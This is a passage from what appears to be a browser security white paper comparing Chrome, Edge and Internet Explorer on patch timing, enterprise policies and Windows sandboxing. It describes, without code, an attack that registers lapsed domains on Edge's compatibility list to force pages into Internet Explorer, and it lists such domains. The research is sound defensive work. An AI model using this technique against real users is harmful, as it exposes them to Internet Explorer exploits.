


Figure 5.2: Microsoft Edge vuldb Prices




Figure 5.3: Internet Explorer vuldb Prices

The prices calculated by vuldb are modeled after real market prices, but do not necessarily reflect them.

[12] `https://vuldb.com/?`

[13] `https://vuldb.com/?doc.exploitprices`

[14] CC BY-NC-SA 4.0., with permission of scip.ch

5.3 History of Vulnerabilities

Investigating the security history of software projects can provide some insight into how security issues have been handled in the past. Though historical data does not necessarily reflect the current state of affairs, it should give some indication of the effectiveness of organizational processes surrounding security.

5.3.1 Update Frequencies

There are two main reasons why a vendor may issue an update for software: to address issues in existing features, or to introduce new features. Since we are comparing the stable versions of Google Chrome, Microsoft Edge and Internet Explorer, we assume most of their updates to contain fixes for security issues.

In this scenario, the frequency by which software is updated can indicate how often security critical security fixes are applied. Frequent updates might indicate a need to fix many security issues, but also suggests fixes are being rolled out to the customers as soon as possible. Less frequent updates could suggest the software has less security issues that need to be addressed, but could also mean that fixes are being collected for some period before being released as a bundle.

There is considerable uncertainty in using update frequency as an indicator for security, and we do not considered it a reliable metric. We have analyzed this and provide our findings for informational purposes only.

To measure the update frequencies of Google Chrome, the Chrome Releases Blog[15] was used, and the *Channel Update for Desktop* postings extracted.




Figure 5.4: Google Chrome Update Frequency

For Microsoft Edge and Internet Explorer (see figure 5.6), the Security Update Guide[16] was used. The data follows the *Patch Tuesday*[17] schedule of Microsoft, where updates are released on a schedule that allows administrators to plan ahead, rather than release updates unscheduled whenever they are needed. For all three browsers, we analyzed the time frame from 2016-08-03 to 2017-03-29, as we were able to extract valid information from our sources over this time period (see figure 5.4).

Microsoft's adherence to the "Patch Tuesday" schedule can cause delays to the public availability of im-

[15] https://chromereleases.googleblog.com/

[16] https://portal.msrc.microsoft.com/en-us/security-guidance

[17] https://en.wikipedia.org/wiki/Patch_Tuesday

portant updates that are longer than they are for Google Chrome, as Google Chrome updates are more frequent than Microsoft Edge or Internet Explorer updates.




Figure 5.5: Microsoft Edge Update Frequency




Figure 5.6: Internet Explorer Update Frequency

5.3.2 Time to Patch

The time vendors need to create and release fixes for security issues that are reported to them by external parties are influenced by the complexity of addressing such issues and the resources a vendor has committed to this.

Drawing reasonable conclusions from this time-to-patch for an individual issue may not be possible: it can be hard to objectively measure how the two factors mentioned above affected it and whether special circumstances specific to a case may have influenced it. However, given a large enough number of cases, the influence of the complexity of individual issues should even out, as should the effect of any special circumstances for specific bugs. This would allow us to get a value for the average time-to-patch for the average bug. The value obtained this way may give an indication of the resources dedicated to addressing security issues by each vendor.

This report looks at all Zero Day Initiative[18] advisories published in 2016[19] for the three browsers. We decided to use this information because it is public, it covers a reasonable number of bugs in all three browsers and comes from an independent third-party, meaning it does not include any findings made by the vendors themselves. For all advisories, the geometric mean was calculated between the time the vendor was contacted and the coordinated release of a fix (see figure 5.7).

The number of bugs reported differs for each of the three browsers: it contains 8 advisories for Google Chrome, 21 for Microsoft Edge and 29 for Internet Explorer. In this comparison, Google Chrome issues were patched the fastest, with Internet Explorer issues being the slowest.

[18] https://www.zerodayinitiative.com/

[19] http://zerodayinitiative.com/advisories/published/2016/




Figure 5.7: Days to Patch

It should not come as a surprise that Google Chrome has the lowest time-to-patch, as Google released updates more frequently. Microsoft adheres to the once monthly Patch-Tuesday schedule, which means the release of updates may be delayed to fit into this schedule.

6 Enterprise Features

This report focuses on the Google Chrome, Microsoft Edge, and Internet Explorer in enterprise contexts. The following gives an overview of the enterprise features relevant to security. This report exclusively considers Microsoft Windows based enterprise environments, therefore centrally managed *Chrome OS* devices are not covered.

6.1 Legacy and Compatibility Features

Enterprise environments often need to support legacy applications that depend on outdated technologies, such as deprecated APIs or non-standard features that existed in older versions of Internet Explorer, but are no longer available in modern browsers. Many of these technologies were not designed with security in mind, and may contain by-design security issues. They were frequently implemented before security was an integral part of software development and contain more implementation issues than modern code. To limit the risk they pose, access should be severely restricted using whitelists. It is the responsibility of network administrators to add only trusted sites to such legacy browsing whitelists. Google Chrome and Microsoft Edge offer different ways to configure whitelists that allow specific sites to be opened in Internet Explorer for access to legacy features.

6.1.1 Chrome Legacy Browser Support

Support for opening specific websites in Internet Explorer is available via the *Chrome Legacy Browser Support extension*[1] and an Add-on[2] for Internet Explorer. The list of websites that should be opened in Internet Explorer can be configured using the *"Hosts to Open In the Alternative Browser"* group policy setting. The Internet Explorer Add-on is required for the extension to be able to open links to these websites correctly.

An attacker might want to force a website under their control to be opened in Internet Explorer from Google Chrome in order to exploit an Internet Explorer specific vulnerability. However, assuming the

[1] `https://chrome.google.com/webstore/detail/legacy-browser-support/heildphpnddilhkemkielfhnkaagiabh`

[2] `https://tools.google.com/dlpage/legacybrowsersupport`

attacker does not control any website already in this list, the attacker would first have to try to add their website to the list defined by the group policy setting. Since an attacker who has this capability can already do worse things than reconfiguring legacy browser support, X41 D-Sec GmbH considers this strategy as secure.

6.1.2 Microsoft Edge Enterprise Mode and Compatibility List


Specific websites and apps that are not compatible with Microsoft Edge may be configured to be opened in Internet Explorer via the *Enterprise Mode Site List*.

The list of sites to be opened in Internet Explorer must be specified using an Extensible Markup Language (XML) file. This is described in the article *"Use Enterprise Mode to improve compatibility"*[3] by Microsoft. A list of example locations where this file can be stored are also provided in the documentation:

- HTTP location: "SiteList"="http://localhost:8080/sites.xml"
- Local network: "SiteList"="\\network\shares\sites.xml"
- Local file: "SiteList"="file:///c:\\Users\\<user>\\Documents\\testList.xml"

X41 D-Sec GmbH does not consider all these locations to be adequately secure to store this sensitive information: network shares might be compromised by an attacker looking to move from one machine onto another inside a compromised network by adding sites to the list and enticing users to open links to websites on this list that the attacker controls.

Additionally, there is the *Microsoft Compatibility List*, which defines a list of public websites that will be opened in Internet Explorer by default. Use of this list can be configured using the *"Allow Microsoft Compatibility List"* group policy setting and is enabled by default.



Compatibility Settings

Review all of the websites included in the Microsoft Compatibility List, which is updated and maintained by Microsoft, and in the Enterprise Mode Site List, which if enabled is updated and maintained by your company. For more information please see our test tools.

Enterprise Mode Site List
Version number unknown

Included sites: 1577 results

Domain ^	List Type	Open in Internet Explorer 11	User Agent String
11am.co.kr	Compatibility List		
2001outlet.com	Compatibility List		
203.249.27.73	Compatibility List		
4insure.or.kr	Compatibility List		
82cook.com	Compatibility List		

Search for a website or attribute: example.com

Show websites from selected Compatibility Settings lists:


☑ Enterprise Mode Site List
View list description

☑ Microsoft Compatibility List
View list description
View raw XML file

Figure 6.1: Microsoft Compatibility List (via about:compat)

At the time of writing the list contains 1577 sites, of which figure 6.1 shows a sampling.

[3] https://docs.microsoft.com/en-us/microsoft-edge/deploy/emie-to-improve-compatibility



You've stumbled upon some vintage web tech

This website runs on older technology and will only work in Internet Explorer.

Figure 6.2: Legacy Dialog

If a website on this list is opened in Microsoft Edge, a dialogue is shown which explains that this website depends on legacy technology and can only be opened using Internet Explorer, as shown in figure 6.2. The user is offered the choice to open the website in Internet Explorer, or not to open the website at all: it is not possible to open this website in Microsoft Edge from this dialogue. However, when opening such a website using ***window.open*** in JavaScript, the dialogue was not shown, but the website is rendered in Microsoft Edge to the extent, given the website is expected to only work in Internet Explorer.

An attacker able to control the contents of any website in this list could potentially attempt to get a Microsoft Edge user to open it in Internet Explorer and then exploit an Internet Explorer specific security issue. The superior security of Microsoft Edge no longer protects the user after they opened a legacy website in Internet Explorer, so it may be easier for an attacker to compromise a system by attempting to exploit vulnerabilities in Internet Explorer.

X41 D-Sec GmbH identified 30 domains in this list that were no longer registered (see table 6.1).

Legacy Sites		
bankpark.co.kr	be-happy.co.kr	cinelink.co.kr
diskbook.co.kr	goormpin.co.kr	imideo.com
joylotto.co.kr	korea-movie.kr	koreafashion.ac.kr
kpsi.go.kr	kwangyang.ac.kr	kyonggiedu.ac.kr
lottomini.co.kr	moneypark.kr	movielock.co.kr
movitown.co.kr	nemodarak.com	netan.go.kr
nubigi.co.kr	paberivaba.ark.ee	realspeed.kr
sandtandernet.com.br	stylerank.net	tcafe.net
torren-to.co.kr	ts202.kr	imideo.com
yesol-bank.co.kr	zumm.co.kr	alljeju.net

Table 6.1: Unregistered Websites in Compatibility List

As a Proof of Concept (PoC) X41 D-Sec GmbH registered the domain `alljeju.net` and hosted a website under our control there. We found that opening this website in Microsoft Edge provided us with the expected dialogue informing us the website could only be opened in Internet Explorer. By allowing Microsoft Edge to do this, we found our website did indeed get loaded in Internet Explorer and that we were able to trigger Internet Explorer specific issues. There do not appear to be any checks that the content being hosted at any of the domains in this list is still provided by the party that originally registered it, and not by a malicious third-party. The dialogues shown to the user do not warn about the risk of opening a website in Internet Explorer. We believes this is a realistic attack against users, especially enterprise users that are familiar with the dialogue and used to clicking through it to open certain websites.

Google Chrome has a clear advantage over Microsoft Edge in terms of secure interaction design and does not offer an easy workflow to open pages in Internet Explorer.

6.2 Enterprise Management Via Group Policies

Both Google Chrome and Microsoft Edge support centralized management and configuration using Group Policy settings on Microsoft Windows. Group Policy is a feature of Microsoft Windows that offers fine-grained control of configuration settings on many different machines and user accounts from a centralized location.

All tested browser platforms support group policies to do this. Policies can impact security as they specify what features and actions are enabled for specific client systems. An example of this are the legacy sites whitelists mentioned in the previous section.

All browsers allow enabling and disabling various features, but support different group policies to do this.

The most interesting configuration options for Microsoft Edge and Google Chrome on Microsoft Windows 10 Creators Edition are shown in table 6.2.

Microsoft Edge Policy	Google Chrome Policy	Google Chrome Default Setting	Microsoft Edge/ Internet Explorer Default Setting
Allow Developer Tools	DeveloperToolsDisabled	Enabled	Enabled
Allow InPrivate Browsing	IncognitoModeAvailability	Enabled	Enabled
Allow web content on New Tab Page	NTPContentSuggestionsEnabled (similar)	Enabled	Enabled
Configure Autofill	AutoFillEnabled	Enabled	Enabled
Configure Cookies	DefaultCookieSetting	Enabled	Enabled
Configure Do Not Track	n/a	n/a	Disabled
Allow Extensions	DefaultPluginsSetting	Enabled	Enabled
Configure Favorites	ManagedBookmarks	Disabled / Unset	Disabled / Unset
Configure Home Pages	HomepageLocation	Disabled / Unset	Disabled / Unset
Configure Password manager	PasswordManagerEnabled	Enabled	Enabled
Configure Pop-up Blocker	DefaultPopupsSettings	Enabled	Enabled
Configure search suggestions in Address bar	SearchSuggestEnabled	Enabled	Enabled
Configure SmartScreen Filter	SafeBrowsingEnabled	Enabled	Enabled
Configure the Enterprise Mode Site List	Hosts to Open In the Alternative Browser	Disabled	(Disabled)[4]
Access to about:flags	n/a	n/a	Enabled
Prevent bypassing SmartScreen prompts for files	SafeBrowsingEnabled	Disabled	Disabled
Prevent bypassing SmartScreen prompts for sites	SafeBrowsingEnabled	Disabled	Disabled
Prevent using Localhost IP address for WebRTC	n/a	n/a	Disabled
Send all intranet sites to Internet Explorer 11	n/a	n/a	Disabled
Display warning when opening Websites in Internet Explorer	n/a	n/a	Disabled

Table 6.2: Group Policy Options

In Google Chrome peripheral device access for *WebUSB* and *WebBluetooth* can be controlled via the `DefaultWebBluetoothGuardSetting`, `DeviceAllowBluetooth`, and `UsbDetachableWhitelist` group policies. Security considerations regarding these features are given in chapter 13.

[4] Microsoft Compatibility List Active By Default.

The default configuration is considered very permissive and show no mayor differences between the various browsers. Google Chrome has a wider range of policies that provides a more fine-grained control over the configuration as described in the documentation[5]. However, not all of these settings impact security.

X41 D-Sec GmbH recommends to lock down browsers using the policies by whitelisting a limited list of extensions and locking down the ability of users to turn off security mitigations.

[5] https://www.chromium.org/administrators/policy-list-3

7 Sandboxing

Sandboxing can limit the impact of many types of vulnerabilities by isolating components of an application from each other and from the rest of the system. In a sandbox, components run with their access privileges to system resources and/or other components limited to the bare essentials needed to perform its function. Thus, the privileges an attacker can gain by exploiting a security issue in these components is similarly limited. The impact vulnerabilities can have for the end-user can be reduced by having a more fine-grained separation of components, and fewer privileges for each of these components. Google Chrome, Microsoft Edge, and Internet Explorer all use various forms of sandboxing in various situations.

Sandboxing is used by browsers to isolate complex components such as markup- and image file parsers, DOM implementations and JavaScript interpreters. Since all browsers are written in non memory-safe languages, these are prone to memory corruption bugs, which often allow an attacker to execute arbitrary code when exploited. Without sandboxing, the attacker's code could then make modifications to the disk, other running processes, and/or the registry to gain more control over the system. With a proper sandbox, the code can potentially be limited in what it can do to the point where the attacker does not gain anything useful by being able to execute arbitrary code.

7.1 Sandboxing techniques

There are a number of technologies and techniques that can be used to create a sandbox on Microsoft Windows. The most important ones are the Windows Integrity Mechanism[1], AppContainers[2], and job objects[3]. In addition, the ***SetProcessMitigationPolicy***[4] function can be used to set several policies that limit access to a number of Operating System (OS) features that may be useful to an attacker attempting to break out of a sandbox. However, it can be debated whether these policies are sandboxing or hardening techniques, we have decided to cover them in chapter 9.

[1] `https://msdn.microsoft.com/en-us/library/bb625963.aspx`

[2] `https://msdn.microsoft.com/en-us/library/windows/desktop/mt595898(v=vs.85).aspx`

[3] `https://msdn.microsoft.com/en-us/library/windows/desktop/ms684161(v=vs.85).aspx`

[4] `https://msdn.microsoft.com/en-us/library/windows/desktop/hh769088(v=vs.85).aspx`

7.1.1 Integrity Levels

Windows integrity levels were introduced in Microsoft Windows Vista as a way to limit what resources a process can access. In short, the lower the integrity level of a process, the less access it has to the system. If an object has a higher integrity level than a process, access to the object from the process is restricted or prevented based on policies. More details about this can be found in the documentation[5] provided by Microsoft.

- **Medium and High Integrity** Processes running with medium and high integrity have extensive access to system resources since many of these resources run with low or medium integrity. Medium integrity can be considered as running a process as a normal user, whereas high integrity as running as an administrator. Any sandboxed process is expected to run at less than medium integrity to restrict the level of access it has to the system.
- **Low Integrity**

  Low integrity processes are subject to the following restrictions[6]:

  - Most window messages and process hooks are blocked by User Interface Privilege Isolation (UIPI)[7].
  - Opening a process and using CreateRemoteThread is blocked by the mandatory label on process objects.
  - Opening a shared memory section for write access is blocked.
  - Using a named object created by a higher integrity process for synchronization is blocked by the default mandatory label.
  - Binding to a running instance of a Component Object Model (COM) service is blocked.

  However, they can access:

  - Clipboard (copy and paste)
  - Remote Procedure Calls (RPC)
  - Sockets
  - Window messages that the higher-integrity process has been explicitly allowed to receive from lower-integrity processes by calling ***ChangeWindowMessageFilter***
  - Shared memory, where the higher-integrity process explicitly lowers the mandatory label on the shared memory section
  - COM interfaces, where the launch activation rights are set programmatically by the higher-integrity process to allow binding from low integrity clients

[5] https://msdn.microsoft.com/en-us/library/bb625963.aspx
[6] https://msdn.microsoft.com/en-us/library/bb625960.aspx
[7] https://en.wikipedia.org/wiki/User_Interface_Privilege_Isolation

  - Named pipes, where the creator explicitly sets the mandatory label on the pipe to allow access to lower-integrity processes

- **Untrusted Integrity**

  The untrusted level is the lowest integrity level in Microsoft Windows. It is associated to the anonymous SID. Access to system resources is severely restricted. Most importantly untrusted integrity processes are restricted from accessing (writing) resources having a low, medium or high integrity level.

7.1.2 AppContainers

AppContainers are processes running in Microsoft Windows that have their access rights limited by denying them access to all *secured objects* on the system by default. They can be granted access to secured objects using a white-list that is applied to the secured object: one or more AppContainers can be given access to a secured object by adding a specific entry to the white-list for that secured object.

White-listing is done using **Security Identifier (SID)** in an **Access Control Entry (ACE)**. There are three different types of SID that can be used to grant access based on specific criteria [8]:

- **Capability SIDs**

  A Capability SID can be given to a process in order to give it access to a specific resource. There are a number of Capability SIDs that can be used to grant an AppContainer access to resources such as the Network, a WebCam, various parts of the filesystem, and so on. Only AppContainers that have explicitly been granted a Capability SID for a specific resource can access that resource.

- **AppID SIDs**

  An AppID SID can be used to provide access to a secured resource to AppContainers that belong to a specific application. For instance, a secured object that represents a private storage for an application can be given an ACE that specifies that any AppContainer attempting to access it should have a specific AppID that belongs to this application.

- **ALL APPLICATION PACKAGES (“AC”) SID**

  An AC SID is a wildcard that allows all AppContainers access. This is used for secured objects that do not have any access restrictions. For instance, the WinRT Application Programming Interface (API) is accessible to all AppContainers.

The AC SID, which normally gives all AppContainers full access to a secured object has been *disabled* in Microsoft Edge AppContainers in order to further limit their access to the system. Replacements for secured objects with an AC SID that are required for Microsoft Edge to function have been created in a

[8] `https://msdn.microsoft.com/en-us/library/windows/desktop/mt595898(v=vs.85).aspx`

broker. All these replacements have either Capability SIDs and/or AppID SIDs applied to limit access to them to only those AppContainers that need them.

There are a number of predefined Capability SIDs available, some of which are documented[9]. Microsoft commonly uses a short name (e.g. **internetClient**) to refer to these capabilities but internally the OS uses a numeric SID and, in some cases, a different, longer name (such as **S-1-15-3-1** and **APPLICATION PACKAGE AUTHORITY\Your Internet connection** respectively in this case). We were unable to find an official and definitive list of all capabilities, or of their SIDs and these longer names anywhere on the web, but found that we could ask the system to return the SID and (if available) the longer name for a given capability. We compiled a list of all capabilities that we could find in various pages on Microsoft Developer Network (MSDN), and created a tool that queries the system for their SID and longer name in order to create a translation table. This table was used during our tests to provide easier to read information about an AppContainer's capabilities. A list of the capabilities we found, their SIDs and these longer names is available in appendix A.

The most important app capabilities for our purpose are those used by Microsoft Edge:

- **internetClient**: Allows apps to make connections to and receive incoming data from the Internet. This capability does not allow an app to act as a server and accept connections. It also does not allow local network access. This is also referred to as **APPLICATION PACKAGE AUTHORITY\Your Internet connection**.
- **privateNetworkClientServer**: Provides access to a home or work network, the app can send information to or from your computer and other computers on the same network. Allows apps inbound and outbound access to home and work networks through the firewall. This capability is typically used for games that communicate across the local area network (LAN), and for apps that share data across a variety of local devices. This capability does not provide access to the Internet. This is also referred to as **APPLICATION PACKAGE AUTHORITY\Your home or work networks**.
- **enterpriseAuthentication**: Provides access to your Windows credentials, for access to a corporate intranet. This application can impersonate you on the network. This is also referred to as **APPLICATION PACKAGE AUTHORITY\Your Windows credentials**.
- **enterpriseDataPolicy**: Allows apps to define and use enterprise-specific policies for the device. This is also referred to as **NAMED CAPABILITIES\Enterprise Data Policy**
- **confirmAppClose**: Allows apps to close themselves, their own windows, and delay the closing of their app. This is also referred to as **NAMED CAPABILITIES\Confirm App Close**
- **extendedExecutionBackgroundAudio**: Allows apps to play audio when the app is not in the foreground. This is also referred to as **NAMED CAPABILITIES\Extended Execution Background Audio**
- **extendedExecutionUnconstrained**: Allows apps to begin an unconstrained extended execution session. This is also referred to as **NAMED CAPABILITIES\Extended Execution Unconstrained**

[9] `https://docs.microsoft.com/en-us/windows/uwp/packaging/app-capability-declarations`

- **packageQuery**: Allows apps to gather information about other apps. This is also referred to as **NAMED CAPABILITIES\Package Query**
- **picturesLibrary**: Provides access to your pictures library, including the capability to add, change, or delete files. This capability also includes pictures libraries on HomeGroup computers, along with picture file types on locally connected media servers. This is also referred to as **APPLICATION PACKAGE AUTHORITY\Your pictures library**.
- **sharedUserCertificates**: Provides access to software and hardware certificates or a smart card used to identify you in the app. This capability may be used by your employer, bank, or government services to identify you. This is also referred to as **APPLICATION PACKAGE AUTHORITY\Software and hardware certificates or a smart card**.
- **targetedContent**: Allows retrieving and using of targeted subscription content provided by the Windows.Services.TargetedContent namespace. It seems to be related[10] to advertising related content that is specific for certain users. This is also referred to as **NAMED CAPABILITIES\Targeted Content**.

Note that the network **category** of the local network determines the level of access granted with the **internetClient**: if the local network is set to **private**, AppContainers with this capability cannot connect to machines on the same network, but if the local network is set to **public**, the same AppContainers can connect to other local machines. This makes some sense if you think about it, but it may be counter-intuitive to consider the local intranet part of the Internet.

In addition to these, we found Microsoft Edge uses a number of "named capabilities" for which we were unable to find any documentation. Reverse engineering the code to find out more about these is outside the scope of this paper, so we will use their names to infer their purpose. Capability SIDs can also be created for other resources on demand, and granted to only those AppContainers that require access to these resources in order to limit access to these resources from all other AppContainers. Microsoft Edge uses a number of unnamed SIDs, which we expect are used for accessing resources through brokers.

Without the right capability, a process' access to the relevant resource is restricted. For example, a process without any of the network related capabilities will have no access to the network. Note that this differs from processes sandboxed using only low integrity, as their access to the network is not restricted.

[10] `https://docs.microsoft.com/en-us/windows/uwp/publish/use-targeted-offers-to-maximize-engagement-and-conversions`

7.1.3 Job (Kernel) Objects

One of the oldest techniques on Microsoft Windows to restrict processes is using *job objects*. They can be used to set restrictions on a group of processes, e.g. to limit the amount of memory they can use. They also allow preventing process from performing certain actions, some of which are listed in the sandbox description document[11] provided by the Chromium project:

- Forbid per-use system-wide changes using ***SystemParametersInfo()***, which can be used to swap the mouse buttons or set the screen saver timeout
- Forbid the creation or switch of Desktops
- Forbid changes to the per-user display configuration such as resolution and primary display
- No read or write to the clipboard
- Forbid Windows message broadcasts
- Forbid setting global Windows hooks (using ***SetWindowsHookEx()***)
- Forbid access to the global atoms table
- Forbid access to USER handles created outside the Job object
- One active process limit (disallows creating child processes)

As seen above, they can be quite beneficial to prevent certain dangerous actions. We tested the processes belonging to the browsers manually using the Process Explorer tool, and identified the job limits as displayed in figure 7.1, Google Chrome uses such restricted job objects for sandboxed renderers. Microsoft Edge uses job limits to limit memory consumption in content processes and Internet Explorer uses them to ensure content processes are terminated when the job closes as seen in figure 7.2.


More information about job objects can be found in the documentation[12] by Microsoft.

7.1.4 Other Sandboxing Settings and Techniques

Additionally to the techniques described above, the tested browsers employ other restrictions to create and secure sandboxes. Most importantly Google Chrome and Internet Explorer use restricted tokens to limit access of the process while Microsoft Edge uses AppContainers (LowBox tokens). As seen in figures 7.3 and 7.4, the token for Google Chrome is more restricted.

[11] https://chromium.googlesource.com/chromium/src/+/b4730a0c2773d8f6728946013eb812c6d3975bec/docs/design/sandbox.md#The-Job-object

[12] https://www.microsoft.com/msj/0399/jobkernelobj/jobkernelobj.aspx




Processes in Job:

Process	PID
chrome.exe	5408

Job Limits:

Limit	Value
Kill on Job Close	True
Die on Unhandled Exception	True
Process Memory Limit	4,194,304 KB
Active Processes	1
Desktop	Limited
Display Settings	Limited
Exit Windows	Limited
Global Atoms	Limited
USER Handles	Limited
Read Clipboard	Limited
System Parameters	Limited
Write Clipboard	Limited
Administrator Access	Limited

Figure 7.1: Google Chrome Renderer Job Limits



Processes in Job:

Process	PID
MicrosoftEdgeCP.exe	3220

Job Limits:

Limit	Value
Process Memory Limit	4,194,304 KB

Job Name:

<Unnamed Job>

Processes in Job:

